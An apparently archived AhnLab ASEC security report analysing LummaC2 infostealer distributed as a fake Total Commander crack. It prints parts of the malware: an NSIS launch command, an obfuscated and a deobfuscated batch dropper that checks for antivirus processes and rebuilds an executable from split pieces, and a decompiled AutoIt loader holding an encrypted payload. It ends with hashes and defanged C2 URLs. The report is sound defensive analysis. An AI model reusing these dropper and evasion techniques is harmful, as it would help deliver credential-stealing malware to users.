
LummaC2 Malware Distributed Disguised as Total Commander Crack

By ATCP

Published: 2025-02-18 · Archived: 2026-04-06 03:20:30 UTC



AhnLab SEcurity intelligence Center (ASEC) has discovered the LummaC2 malware being distributed disguised as the Total Commander tool. Total Commander is a file manager for Windows that supports various file formats. It offers convenient file management features such as copy and move features, advanced search using strings within files, folder synchronization, and FTP/SFTP features. The tool offers one-month free trial, after which users are required to purchase a full version (license).




Figure 1. Total Commander

Searching “Total Commander Crack” on Google displays a post about downloading the crack version. Clicking on the post connects to Google Colab drive and prompts the user to click the download button. Following the flow shown in Figure 2 to Figure 5, the user is led through multiple page transitions before finally arriving at the location where the threat actor has uploaded the file. These page transitions do not occur through automatic redirection, but rather require the user to read the posts and click on the links to download the malware disguised as a crack. This means that the attack specifically targeted users who intended to download the crack software. The attack’s meticulous nature can be seen in the fact that the post and comments on the Reddit community about the request for Total Commander crack version and the response included hyperlinks.




Figure 2. Search result of “Total Commander Crack” on Google




Figure 3. Download page 1 – Google Colab drive




Figure 4. Page 2 of the Download Page – Disguised as a Reddit Post




Figure 5. Download page 3 – Final download page

The ZIP file downloaded through the link has a double-compressed structure with an RAR file inside, and it is password-protected.




Figure 6. Compressed file being downloaded and its contents

The user is prompted to install the “installer_1.05_38.2.exe” file, which infects the system with LummaC2 when executed. This malware is a heavily obfuscated version of LummaC2 that has been compressed multiple times using NSIS and AutoIt scripts. When executed, the NSIS script is the first to run. This script uses the ExecShell command to execute a batch script via cmd. The highlighted part in Figure 7 shows how a variable is inserted into the middle of a string. When the value of the variable is inserted at runtime, the following command is executed.

```
ExecShell open cmd “/c copy Nv Nv.cmd & Nv.cmd
```

```
label_159:
  ReadEnvStr $R9 DonorEg
  SearchPath $6 ImprovementsWithdrawalRussiaComfort
  ExecShell open cmd "/c$1 Nv N$2 & N$2" SW_HIDE     ; "open cmd"
  Sleep 90
  GetCurrentAddress $6 ; StrCpy $6 164
label_164:
  Goto label_168
  DeleteRegKey 0x4E2 UsuallySkill MindsAdult
  DeleteRegKey 0x518 CombinationKnow LdChildren
```

Figure 7. NSIS script

The Batch script is obfuscated as shown below. It involves storing characters in variables and inserting these variables in the middle of commands. Additionally, meaningless strings are added in the middle of the commands to make the script harder to understand.

```
Set VO%Ingredients%%Oxford%%Restrict%t%Oxford%%Canadian%E%Librarian%I%Background%%Librarian%%Advertise%XaSw%Restrict%%Background%%Grown%V%Can
%Uses%x%Borders%De%Background%=O%Dayton%%Restrict%%Librarian%%Author%ic%Communist%c%Panasonic%%Librarian%
HKWestminster
eHsTruly Usps
YMVMonroe Yemen
KWTheft Emotional Proceeding Specify Weblog Independence Debug Electric Deaf
KOComing Hungary Eye
KBRisk Mw Theology Connecting Secretary Regards
ufCapitol Trouble Enabling Pupils Simpson Seats Drunk Respond
Set %Usr%%Usr%%Lace%%Lace%J%Rolling%%Uses%tGg%Usr%Y=
yTThirty Tom Contest Latest Relationships Ringtone Desirable
DpaoHalo Latvia Apart
Set %Frank%%Background%hiS%Usr%hhaXuE%Oxford%%Frank%etx%Dayton%G%Dayton%%Restrict%EU%Author%%Lace%IbYB
%Lace%%Ingredients%%Canadian%%Frank%%Panasonic%%Advertise%=%Jan%
yZcRoot Italia Literally Fotos Parameters Arbitrary Dpi Pa Fails
UUZNato Decline Faced
eSDVenezuela Male Lessons Gorgeous Sad Pumps Sox
ZTgZRec Wilson
tas%Rosa%%Dayton%ist | %Finds%in%Lace%str %Inspiration%I "%Panasonic%%Author%ss%Borders%c wrsa" & i%Finds% n%Panasonic%t err%Panasonic%r%Dayt
%Borders%e%Dayton% %Yearly% %Author%ing -n %Yearly%94 %Yearly%2%Retired%%Communist%0%Communist%0%Communist%%Yearly%
lJStereo Surrey Dsc Hdtv Happens Covering Information Zip Apple
WCswWine Still Develops Dos Migration
AmqFChapter
hXjSPackage Themes
hyMetro Directive Spare Roles Dark Valium Rc Panties Brad
Set %Inspiration%a %Frank%ires=%Approximately%6%Approximately%926
BTWuFailures Geographical
PxNail
tBtxCapabilities Importance Rankings Request Doctor Pure Entire
tas%Rosa%%Dayton%ist | %Finds%in%Lace%str "%Clothes%%Borders%astUI %Clothes%VGUI b%Lace%ser%Borders%iceh%Panasonic%st nsWscS%Borders%c e%Rosa
%Panasonic%%Author%h%Panasonic%sHea%Dayton%th" & i%Finds% n%Panasonic%t err%Panasonic%r%Dayton%e%Borders%e%Dayton% %Yearly% Set VO
%Ingredients%%Oxford%%Restrict%t%Oxford%%Canadian%E%Librarian%I%Background%%Librarian%%Advertise%XaSw%Restrict%%Background%%Grown%V%Canadian%
x%Borders%De%Background%=%Clothes%ut%Panasonic%It%Approximately%%Communist%exe & Set %Usr%%Usr%%Lace%%Lace%J%Rolling%%Uses%tGg%Usr%Y=%Communi
%Approximately%x & Set %Frank%%Background%hiS%Usr%hhaXuE%Oxford%%Frank%etx%Dayton%G%Dayton%%Restrict%EU%Author%%Lace%IbYB
```

Figure 8. Nv.cmd (Batch script)

The deobfuscated script is shown below, and it can be seen that the script is relatively short.

```
 Set VOqMytMZEmITmzXaSwyTLVZwsCxvDeT=Olympic.com
Set RRddJNCtGgRY=
Set FThiSRhhaXuEMFetxlGlyEUpdIbYBdqZFoz=5
tasklist | findstr /I "opssvc wrsa" & if not errorlevel 1 ping -n 194 127.0.0.1
Set /a Fires=363926
tasklist | findstr "AvastUI AVGUI bdservicehost nsWscSvc ekrn SophosHealth" & if not errorlevel 1 Set VOqMytMZEr
cmd /c md Fires
extrac32 /Y /E Schools
<nul set /p ="MZ" > Fires\VOqMytMZEmITmzXaSwyTLVZwsCxvDeT
findstr /V "LIL" Cir >> Fires\VOqMytMZEmITmzXaSwyTLVZwsCxvDeT
cmd /c copy /b Fires\VOqMytMZEmITmzXaSwyTLVZwsCxvDeT + Religion + Consisting + Stuart + Police + Turns + Consti
cd Fires
cmd /c copy /b ..\Hebrew + ..\Fla + ..\Mtv + ..\Novel + ..\Suffer + ..\Update + ..\Msn NRRddJNCtGgRY
```

```
start VOqMytMZEmITmzXaSwyTLVZwsCxvDeT NRRddJNCtGgRY
cd ..
choice /d y /t FThiSRhhaXuEMFetxlGlyEUpdIbYBdqZFoz
```

The analysis result shows that a normal AutoIt executable (Runner) and a compiled AutoIt (.a3x) script are executed. The cmd file executed by NSIS upon initial execution is a single file, and the .a3x script and the AutoIt executable that acts as a runner to execute the script are divided into multiple files. Refer to Figure 9 below to see how the files are divided.




Figure 9. Divided binary file

The LummaC2 malware that is ultimately executed is encrypted within the .a3x file, as shown in Figure 10. It is decrypted at the time of execution and loaded into the memory. Both the encrypted malware binary and the shellcode that decompresses and loads it are included within the AutoIt script. This method of wrapping malware in an AutoIt script is commonly used by threat actors. For more information on this technique, please refer to the following posts: [1][2]

```
$hpdevoce = $hpdevoce & "EFE8727F7890696E36E5B3BE49D788BA168FC004E3674768906DBB6528D48673AAD13A0A6B84619F2DC5F77526769B2
$hpdevoce = $hpdevoce & "756DB23A3C1B88BD5D4E28C331838BBAAFD6467948B969D35CC178AC2DA247ACABEDBAEAA8BD31CFE4E74442461F84B
$hpdevoce = $hpdevoce & "28CC9812B118408A5EF3FB2711DF9D7898B722FA19972925D9987C1AD907FF13A45399F9987D54CCAF911AA023BABB2
$hpdevoce = $hpdevoce & "6F376DF908D6A8A4E5EF47D48B6B7E903E033CF7EABFEEB8B978516A04AA7D790ABE0EAE8F94428D3B3A8772BEA410D
$hpdevoce = $hpdevoce & "53A009568116358CB161807931075E749988A7AF8AE9FB9EA3849C1761A69BC9DBDCDCA23FCE3BAB46FAB2F8FC9A320
$hpdevoce = $hpdevoce & "71E5E43D365EB0546A3BFA3D2C50E352C005E031437A9A0FC27CA4E30DBA88B4577C4B7E46D07CD2CF7DC229757C3F9
$hpdevoce = $hpdevoce & "3AEC00E7B411ABD893843F7D7A7A030C4DC208D21584027B953A0A382D9660A7E979C05A99382B67EE82F0AC941B802
$hpdevoce = $hpdevoce & "9C6D4166C35CA158BFFDD11F239A4661CB14A8F837551B051128C71202E800376E72F109F8A13BE25762B8227F2C848
$hpdevoce = $hpdevoce & "17AA0527111067418EF849D383981258782D44141548B9DE1462E71498F2080D17DF3A00408EEEAF0222CEE9F961858
$hpdevoce = $hpdevoce & "C6C8B113CB5E0F023097AF8FCCFB9A6E182253DA69317CAD50D7465FE8B27C8AB2CD63FDAF9CDC1E846C5327F6BBCC5
$hpdevoce = $hpdevoce & "C2FFF1459D7E025CA3B101613FA3AB72F047F33542841939B447C22A77F20FF342F3D223DB3A52B16E8B454D79A0FD5
$hpdevoce = $hpdevoce & "913AC9FC7BC0A23B84D34D46005A74417D961493AE96F62006A29DB52639A2C9046B4C155926D12B581CD583CC8C35A
$hpdevoce = $hpdevoce & "5FFE5C890BCBBF206B38726A18B1CF8F1647441E4875C64B56B07C6CAEA29939D4A06634828C8F75169BAF7D82ADFCA
$hpdevoce = $hpdevoce & "A421C0DDCDCE388A705F6F032EB3B9B578194D3122178D5EF5E154384B98DB3BB34BDE71732882ED969D5E8A19CC635
$hpdevoce = $hpdevoce & "93A5E8C47711AAC63F84644055C40DC285165EF7EB3227A1D6478EF39851BBA38BA3497CFCAFA1668F6331C65E45C07
$hpdevoce = $hpdevoce & "77A940B0D1A2B5D3C726CF1EEAAD5194FBA1262A3DDC05056812B3C7F1651239581CEDFA56F47A586FCA3F4CD7FDB86
$hpdevoce = $hpdevoce & "F1FFBCEF905BEE2BA4E015F53D97507F9042D0FE31803FA3FA33E2A2B938151E150FF358D93E5BC15AD4D1CBDAB81D1
$hpdevoce = $hpdevoce & "30D467D93560E6722A93FF124742F972A3A7E8220F7374EE774131392BF853642A7487C9091DD0743CBD80478BA9D9B
$hpdevoce = $hpdevoce & "299D80D7633F8CCB617559D0623E60E0B2385FA73E0DA742A82706A8F39D5E0B108D1B94B56233FAF5D83F03406A655
$hpdevoce = $hpdevoce & "211A48CA42F39B913738C7E9CDC916BBED2C1024AE968D4BD14AE4F397C5681424101E901A428886A4FAD20A7F92093
$hpdevoce = $hpdevoce & "143300433B412146996E23AEA3A0F13B711CE22C309C4CD44AF7E6702B02740422BA05B60C5FE0547FC44D67AB2800D
$hpdevoce = $hpdevoce & "3170D92144809D4C7DC7469C2D6BFD1B0BA1E02F6ECA1A8C6231E42C5F456AE7F67A8FEDC83E45163724DDFF373A4DB
While 0xde
    $natosubstantially = 0x12f4
    Switch $natosubstantially
        Case 0x12f3
            ObjGet("daisy*brooklyn*oakland*viewpicture*")
            ProgressOff()
            DirGetSize("Lighter*Billy*Authority*")
            DirGetSize("Raises    Offices    ")
            $natosubstantially = $natosubstantially + 0xe1d4f / 0xe1d4f
        Case 0x12f4
            Global $aminoseatingpittsburgh = BISHOPARRAYATTITUDE(RARELYMOST(PPMINDICATION(Binary($hpdevoce), Binary(3385
            ExitLoop
    EndSwitch
WEnd
Func ROULETTEGIVING($plannersdepressionperfumeseats)
    While 0xc1
        $mithateprotest = 0xcbaf
        Switch $mithateprotest
            Case 0xcbad
                Chr(0x20e6)
                PixelGetColor("Campbell@Contractors@", "Campbell@Contractors@")
```

Figure 10. Script decompiled from the .a3x file

LummaC2 is an information-stealing malware that has been actively distributed since early 2023. It is mainly disguised as illegal programs such as cracks and serials. When a system is infected with LummaC2, sensitive information such as browser-stored account credentials, email credentials, cryptocurrency wallet credentials, and auto-login program credentials are sent to the threat actor's C&C server. The stolen information may be traded in the dark web or used in secondary attacks, causing additional harm. There have been continuous reports of data breaches where the theft of information from a personal PC led to an attack on the corporate system. For more information on LummaC2, please refer to the following posts: [3], [4], [5], [6], and [7].

It is recommended to download software only from official distribution sites. Extra caution is advised when using software from unknown sources.

MD5

0a2d4bbb5237add913a2c6cf24c08688

0da35eeccb9746a77d6b20dfdd01e1e1

12087e91e60f195b2bc69b819978690e

1f13356efe44af196602fc3438889d16

25728e657a3386c5bed9ae133613d660

Additional IOCs are available on AhnLab TIP.

URL

http[:]//affordtempyo[.]biz/

http[:]//hoursuhouy[.]biz/

http[:]//impolitewearr[.]biz/

http[:]//lightdeerysua[.]biz/

http[:]//mixedrecipew[.]biz/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/86435/